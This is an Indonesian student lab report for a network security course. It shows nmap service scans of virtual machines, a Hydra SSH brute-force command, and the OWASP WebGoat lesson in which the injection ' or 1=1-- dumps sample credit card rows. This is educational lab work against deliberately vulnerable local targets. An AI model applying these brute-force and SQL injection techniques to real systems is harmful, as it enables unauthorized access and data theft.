

TUGAS
“KEAMANAN JARINGAN KOMPUTER”



Disusun Oleh :

Nama : Erick Okvanty Haris

Nim : 09011181320012

JURUSAN SISTEM KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS SRIWIJAYA

2017

Berikut adalah hasil dari evaluasi keamanan sistem actual exploit:

- Ifconfig berfungsi untuk mengecek IP

```
bt ~ # ifconfig eth0 192.168.100.20 netmask 255.255.255.0_
```

```
bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:41:4E:02
          inet addr:192.168.100.20  Bcast:192.168.100.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:83 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9828 (9.5 KiB)  TX bytes:9502 (9.2 KiB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

bt ~ #
```

```
root@ubuntu:/home/ubuntu# ifconfig eth0 192.168.100.10 netmask 255.255.255.0
```

```
root@ubuntu:/home/ubuntu# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:10:8a:e2
          inet addr:192.168.100.10  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe10:8ae2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10002 (10.0 KB)  TX bytes:18516 (18.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5688 (5.6 KB)  TX bytes:5688 (5.6 KB)

root@ubuntu:/home/ubuntu#
```

- Ping 192.168.100.20

```
root@ubuntu:/home/ubuntu# ping 192.168.100.20
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data.
64 bytes from 192.168.100.20: icmp_seq=1 ttl=64 time=0.326 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=64 time=0.669 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=64 time=0.331 ms
64 bytes from 192.168.100.20: icmp_seq=4 ttl=64 time=0.292 ms
64 bytes from 192.168.100.20: icmp_seq=5 ttl=64 time=0.439 ms
```

- Ping 192.168.100.10

```
bt ~ # ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=0.315 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=0.865 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=0.569 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=64 time=0.783 ms
```

Ping berfungsi untuk mengetahui mesin mana saja yang aktif di network target. Proses diatas adalah ping dari server DVL ke server ubuntu.

Nmap -sV 192.168.100.10

Nmap -sv berfungsi untuk memeriksa service yang sedang berjalan. nmap -sV<host/IP target>

```
root@ubuntu:/home/ubuntu# nmap -sV 192.168.100.20

Starting Nmap 6.40 ( http://nmap.org ) at 2017-03-15 19:38 PDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.100.20
Host is up (0.00033s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
631/tcp   open  ipp      CUPS 1.1
3306/tcp  open  mysql   MySQL (unauthorized)
MAC Address: 08:00:27:41:4E:02 (Cadmus Computer Systems)


Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
root@ubuntu:/home/ubuntu#
```

```
b ~ # nmap -sV 192.168.100.10


Starting Nmap 4.20 ( http://insecure.org ) at 2017-03-16 02:43 GMT
Interesting ports on 192.168.100.10:
Not shown: 1694 closed ports
PORT      STATE SERVICE VERSION
22/tcp   open  ssh      (protocol 2.0)
53/tcp   open  domain
80/tcp   open  http     Apache httpd 2.4.7 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:U=4.20z1=7zD=3/16zTime=58C9FBCDzP=i686-pc-linux-gnuzr(NULL,2
SF:9,"SSH-2.0-OpenSSH_6.6p1x20Ubuntu-2ubuntu2r\n");
MAC Address: 08:00:27:10:8A:E2 (Cadmus Computer Systems)


Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 24.396 seconds
bt ~ #
```

Service ssh menggunakan bruteforce mencoba melakukan input password menggunakan tool. Tools yg bisa di gunakan adalah *Hydra dan Nmap*. Pada percobaan ini menggunakan tools Hydra. **Hydra -l -P password.list 192.168.100.10 ssh** Setelah melakukan perintah diatas, selanjutnya kita melakukan pencarian ke alamat <http://127.0.0.1/WebGoat/Attack> kemudian akan muncul autentikasi berupa username dan password, dengan username dan password nya adalah guest.




Setelah login berhasil, selanjutnya akan tampil halaman home webgoat di bawah ini, kemudian kita klik start untuk memulai pencarian.





Lakukan pencarian sesuai dengan last name ,misalnya Smith atau user name Smith, smith Programmer. String SQL Injection, Tidak melakukan filter input yang masuk.



Lalu akan tampil gambar seperti di bawah ini. Awalnya akan menambahkan tanda petik dan akan membaca last name yang sudah dimasukkan tadi. 1=1 adalah **boolean true** walaupun salah maka masih akan bernilai true. Itu merupakan kesalahan dari program karna tidak memfilter terlebih dahulu.

http://127.0.0.1/WebGoat/attack?Screen=B&menu=610

ITAC | DVL Portal | DVL Support | Crackmes.de | CodeBreakers

Access Control Flaws
 Authentication Flaws
 Session Management Flaws
 Cross-Site Scripting (XSS)
 Buffer Overflows
 Injection Flaws

Command Injection
 Blind SQL Injection
 Numeric SQL Injection
 Log Spoofing
 XPath Injection
String SQL Injection
 LAB: SQL Injection
 Stage 1: String SQL Injection
 Stage 2: Parameterized Query #1
 Stage 3: Numeric SQL Injection
 Stage 4: Parameterized Query #2
 Database Backdoors
 Improper Error Handling
 Insecure Storage
 Denial of Service
 Insecure Configuration
 Web Services
 AJAX Security
 Challenge

Increase number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS commands, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the card numbers being displayed. Try the user name of 'bneth'.

*** Congratulations, You have successfully completed this lesson.
 * Did you can't do it again? This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'bneth' or 1=1--'
```

| USERID | FIRST_NAME | LAST_NAME | CC_NUMBER | CC_TYPE | COOKIE | LOGIN_COUNT |
|--------|------------|-----------|---------------|---------|--------|-------------|
| 101 | Joe | Snow | 987654321 | VISA | | 0 |
| 101 | Joe | Snow | 2234200065411 | MC | | 0 |
| 102 | John | Smith | 243960002222 | MC | | 0 |
| 102 | John | Smith | 435220992222 | AMEX | | 0 |
| 103 | Jane | Plane | 123456789 | MC | | 0 |
| 103 | Jane | Plane | 333498703333 | AMEX | | 0 |
| 10312 | Jolly | Hershey | 176996789 | MC | | 0 |
| 10312 | Jolly | Hershey | 33300003333 | AMEX | | 0 |
| 10323 | Grumpy | White | 673034469 | MC | | 0 |
| 10323 | Grumpy | White | 33413003333 | AMEX | | 0 |
| 15603 | Peter | Sand | 129696789 | MC | | 0 |
| 15603 | Peter | Sand | 33699343333 | AMEX | | 0 |
| 15613 | Joseph | Something | 3384343333 | AMEX | | 0 |

OWASP Foundation | Project WebGoat

Waiting for 127.0.0.1...

- **Kesimpulan :**

Exploit Merupakan suatu aplikasi atau perangkat lunak yang bertujuan menyerang kerentanan mengenai rapuhnya keamanan atau security vulnerability, namun tidak bertujuan untuk melancarkan aksi yang tidak diinginkan atau suatu tindak kejahatan. Sedangkan WebGoat merupakan sebuah aplikasi berbasis web yang sengaja dibuat tidak aman dengan tujuan untuk mengajarkan pelatihan keamanan aplikasi web, serta setelah itu dapat di Analisa dan di evaluasi sistem yang telah dibuat. Sehingga mengetahui dari evaluasi tersebut sejauh mana sistem tersebut aman dari segala jenis ancaman. Jika tidak melakukan evaluasi dapat terjadi suatu keteledoran sehingga dapat membiarkan sistem tersebut di bobol oleh pihak yan tidak bertanggung jawab dan dapat di salah gunakan, percobaan ini dimaksudkan agar dapat mempermudah melakukan pengujian dan pengevaluasian dari system yang telah dibuat.